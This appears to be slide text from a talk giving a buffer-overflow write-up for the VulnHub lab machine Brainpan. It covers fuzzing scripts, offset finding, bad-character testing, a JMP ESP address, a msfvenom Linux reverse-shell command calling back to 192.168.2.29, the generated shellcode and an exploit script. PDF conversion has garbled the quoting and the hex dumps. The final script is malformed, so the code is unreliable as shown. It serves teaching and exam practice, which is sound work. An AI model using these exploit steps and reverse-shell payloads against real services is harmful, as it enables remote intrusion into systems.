### whoami

### My name is Andriy and I test software for a living

- Got my OSCP and CEH
- Like playing with HTB
- write E2E test using Protractor/Selenium


@andriyze andriyze.github.io

### Brainpan writeup


- Very similar to OSCP Buffer Overflow machines
- https://www.vulnhub.com/entry/brainpan-1,51
- This machine has ports 9999 and 10000 running. The application that we will try to overflow is running on port 9999
- Exe file at <a href="http://IP-OF-Brainpan-VM:10000/bin/">http://IP-OF-Brainpan-VM:10000/bin/</a>
- My writeup can be found at

https://andriyze.github.io/bof/oscp/2019/12/18/Brainpan-BOF.html

# OllyDbg







# Running

Z:\root\lab\brainpan\brainpan.exe × initializing winsock...done. [+] server socket created. [+] bind done on port 9999 [+] waiting for connections.

### Fuzz.py

```
#!/usr/bin/python
import socket
buffer=["A"]
counter=100
while len(buffer) <= 100:
    buffer.append("A"*counter)
    counter=counter+100 #increment by 100
try:
    for string in buffer:
        print "We are fuzzing with a length of %s bytes" % len(string)
        s = socket.socket(socket.AF INET, socket.SOCK STREAM)
        connect=s.connect(('127.0.0.1', 9999))
        s.recv(1024)
        s.send(string + '\r\n')
        s.close()
    print"\nDone!"
    buffer += 200
except:
    print "Could not connect ..."
```

#### Crashed around 600

```
root@kali:~/brainpan# python fuzz.py
We are fuzzing with a length of 1 bytes
We are fuzzing with a length of 100 bytes
We are fuzzing with a length of 200 bytes
We are fuzzing with a length of 300 bytes
We are fuzzing with a length of 400 bytes
We are fuzzing with a length of 500 bytes
We are fuzzing with a length of 600 bytes
We are fuzzing with a length of 700 bytes
Could not connect ...
root@kali:~/brainpan#
```


### Pattern

#### We must create a pattern of unique symbols

### New script – fuzzer.py

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF INET, socket.SOCK STREAM)
buffer = ^{1}Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ad
#"A" * 600
try:
    print "\nSending buffer.."
    s.connect(('127.0.0.1', 9999))
    data = s.recv(1024)
    s.send(buffer + '\r\n')
    print"\nOverflowed!"
except:
    print "Could not connect ..."
```

### **EIP**



### Figure out offset


- We will use /usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb to figure out where exactly it failed.
- run /usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -q 35724134
- We got offset 524

root@kali:~/Downloads# /usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -q 35724134
[\*] Exact match at offset 524

### Fuzzer2.py

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF INET, socket.SOCK STREAM)
buffer = 'A'*524 + 'B'*4 + 'C'*(600-524-4)
#"A" * 600
try:
   print "\nSending buffer.."
    s.connect(('127.0.0.1', 9999))
    data = s.recv(1024)
    s.send(buffer + '\r\n')
   print"\nOverflowed!"
except:
   print "Could not connect ..."
```

#### 42424242 or BBBB



### Bad symbols

```
badchars = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
```

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"


"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\x f8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

### Fuzzer3.py


```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF INET, socket.SOCK STREAM)
badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33
"x41x42x43x44x45x46x47x48x49x4ax4bx4cx4dx4ex4fx50x51x52x53x54
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3
"xe0\\xe1\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef\\xf0\\xf1\\xf2\\xf3
buffer = 'A'*524 + 'B'*4 + badchars
#'C'* (1500-524-4)
#"A" * 600
```


# Follow in Dump



Hex dump															
01	92	93	94	05	96	97	98	09	0A	θВ	9C	0D	9E	OF	10
11	12	13	14	15	16	17	18	19	1A	18	10	10	1E	1F	20
21	22	23	24	25	26	27	28	29	2A	28	2C	20	2E	2F	30
31	32	33	34	35	36	37	38	39	3A	38	30	30	3E	3F	40
41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50
51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F	60
61	62	63	64	65	66	67	68	69	6A	<b>6B</b>	6C	60	6E	6F	70
71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F	80
81	82	83	84	85	86	87	88	89	BA	SB	BC	SD	SE	SF	90
91	92	93	94	95	96	97	98	99	9A	98	90	90	9E	9F	AB
A1	A2	A3	A4	A5	A6	A7	AB	A9	AA	AB	AC	AD	AE	AF	BO
B1	B2	<b>B3</b>	B4	B5	B6	B7	BB	B9	BA	BB	BC	BD	BE	BF	CO
C1	C2	C3	C4	C5	C6	C7	CS	C9	CA	CB	CC	CD	CE	CF	DO
D1	D2	D3	<b>D4</b>	D5	D6	D7	DB	D9	DA	DB	DC	DD	DE	DF	EO
E1	E2	E3	E4	E5	E6	E7	ES	E9	EA	EB	EC	ED	EE	EF	FØ
F1	F2	F3	F4	F5	F6	F7	FB	F9	FA	FB	FC	FD	FE	FF	OD

#### JMP ESP





#### Generate shell code

msfvenom -p linux/x86/shell\_reverse\_tcp -b \x00 LHOST=192.168.2.29 LPORT=8080 -f python

```
root@kali:~/lab/brainpan# msfvenom -p linux/x86/shell reverse tcp -b \x00 LHOST=
192.168.2.29 LPORT=8080 -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata ga nai
x86/shikata ga nai succeeded with size 95 (iteration=0)
x86/shikata ga nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 479 bytes
buf = b""
buf += b"\xda\xc7\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x12\xb8\xb5"
buf += b"\xcc\xd6\xc2\x31\x43\x17\x03\x43\x17\x83\x76\xc8\x34"
buf += b"\x37\x49\x0a\x4f\x5b\xfa\xef\xe3\xf6\xfe\x66\xe2\xb7"
buf += b"\x98\xb5\x65\x24\x3d\xf6\x59\x86\x3d\xbf\xdc\xe1\x55"
buf += b"\x80\xb7\x10\xb8\x68\xca\x14\xdd\xf8\x43\xf5\x51\x9e"
buf += b"\x03\xa7\xc2\xec\xa7\xce\x05\xdf\x28\x82\xad\x8e\x07"
buf += b"\x50\x45\x27\x77\xb9\xf7\xde\x0e\x26\xa5\x73\x98\x48"
buf += b"\xf9\x7f\x57\x0a"
```

### Fuzzer4.py

- generated shell
- NOP (15 symbols)

JMP ESP address, in reverse order

(little endian format

311712F3 will become

\xF3\x12\x17\x31)

```
#!/usr/bin/python
import socket
 = socket.socket(socket.AF INET, socket.SOCK STREAM)
buf = b""
buf += b"\xda\xc7\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x12\xb8\xb5"
buf += b"\xcc\xd6\xc2\x31\x43\x17\x03\x43\x17\x83\x76\xc8\x34"
buf += b"\x37\x49\x0a\x4f\x5b\xfa\xef\xe3\xf6\xfe\x66\xe2\xb7"
buf += b"\x98\xb5\x65\x24\x3d\xf6\x59\x86\x3d\xbf\xdc\xe1\x55"
buf += b"\x80\xb7\x10\xb8\x68\xca\x14\xdd\xf8\x43\xf5\x51\x9e"
buf += b"\x03\xa7\xc2\xec\xa7\xce\x05\xdf\x28\x82\xad\x8e\x07"
buf += b"\x50\x45\x27\x77\xb9\xf7\xde\x0e\x26\xa5\x73\x98\x48"
buf += b"\xf9\x7f\x57\x0a"
nop = '\x90'*15
buffer = 'A'*524 + ''(xF3)(x12)(x17)(x31)' + nop +
#'B'*4 + badchars
#'C'*(1500-524-4)
#"A" * 600
```

